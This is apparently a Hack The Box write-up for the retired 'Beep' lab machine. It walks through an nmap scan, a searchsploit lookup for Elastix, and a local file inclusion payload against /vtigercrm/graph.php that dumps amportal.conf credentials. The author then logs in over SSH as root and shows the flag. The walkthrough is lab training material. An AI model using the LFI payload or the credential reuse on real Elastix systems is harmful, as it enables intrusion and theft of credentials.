
Hack The Box – BEEP


OS – Linux

Beep is a retired machine that is running Linux. The IP address is 10.10.10.7.

Here is the nmap output:
Nmap -sC -sV -oA nmap 10.10.10.7



```
map scan report for 10.10.10.7
ost is up (0.096s latency).
ot shown: 988 closed ports
ORT      STATE SERVICE    VERSION
2/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
 ssh-hostkey:
   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (D
_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (R
5/tcp    open  smtp       Postfix smtpd
_smtp-commands: beep.localdomain, PIPELINING, SIZE 1024000
DSTATUSCODES, 8BITMIME, DSN,
0/tcp    open  http       Apache httpd 2.2.3
_http-server-header: Apache/2.2.3 (CentOS)
_http-title: Did not follow redirect to https://10.10.10.7
10/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3
_pop3-capabilities: UIDL STLS PIPELINING LOGIN-DELAY(0) TO
 POP3 server v2) AUTH-RESP-CODE RESP-CODES USER EXPIRE(NEW
11/tcp   open  rpcbind    2 (RPC #100000)
 rpcinfo:
```



```
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.
|_imap-capabilities: LIST-SUBSCRIBED OK UNSELECT Completed T
T RENAME LITERAL+ SORT=MODSEQ X-NETSCAPE MAILBOX-REFERRALS A
 NO IDLE CONDSTORE UIDPLUS CATENATE IMAP4rev1 ID ANNOTATEMOR
ARTTLS URLAUTHA0001 CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT
kxte
443/tcp   open  ssl/http   Apache httpd 2.2.3 ((CentOS))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Elastix - Login page
| ssl-cert: Subject: commonName=localhost.localdomain/organi
ization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2020-05-17T22:21:04+00:00; +1m49s from scanner t
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
```


Going to https://10.10.10.7 using a browser shows that the VM is running Free PBX software from Elastix on HTTP ports. HTTP gets redirected to HTTPS.

Searching for exploits for Elastix on Kali shows that there are several exploits available.

```
root@kali:~/HTB/Beep# searchsploit elastix
--------------------------------------- ---------------------------------------
 Exploit Title                     |  Path
                                  | (/usr/share/exploitdb/)
--------------------------------------- ---------------------------------------
Elastix - 'page' Cross-Site Scripting  | exploits/php/webapps/38078.py
Elastix - Multiple Cross-Site Scriptin | exploits/php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Sc | exploits/php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File | exploits/php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection      | exploits/php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection     | exploits/php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remot | exploits/php/webapps/18650.py
--------------------------------------- ---------------------------------------
```


Looking at the Local File Inclusion exploit shows that it exploits the script /vtigercrm/graph.php.

```
Searchsploit -x exploits/php/webapps/37637.pl
```




```
print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../..
/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
```

This shows a webpage that is not easily readable, but when you view the page source, you see quite a few account credentials.



```
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE
```

Trying to SSH into the box as root with the AMPMGRPASS worked. There was a flag in the root folder.



```
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstatio
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# ls
anaconda-ks.cfg            install.log.syslog  webmin-1.57
elastix-pr-2.2-1.i386.rpm  postnochroot
install.log                root.txt
[root@beep ~]# more root.txt
d88e006123842106982acce0aaf453f0
[root@beep ~]# 
```

The VM allowed SSH login as root.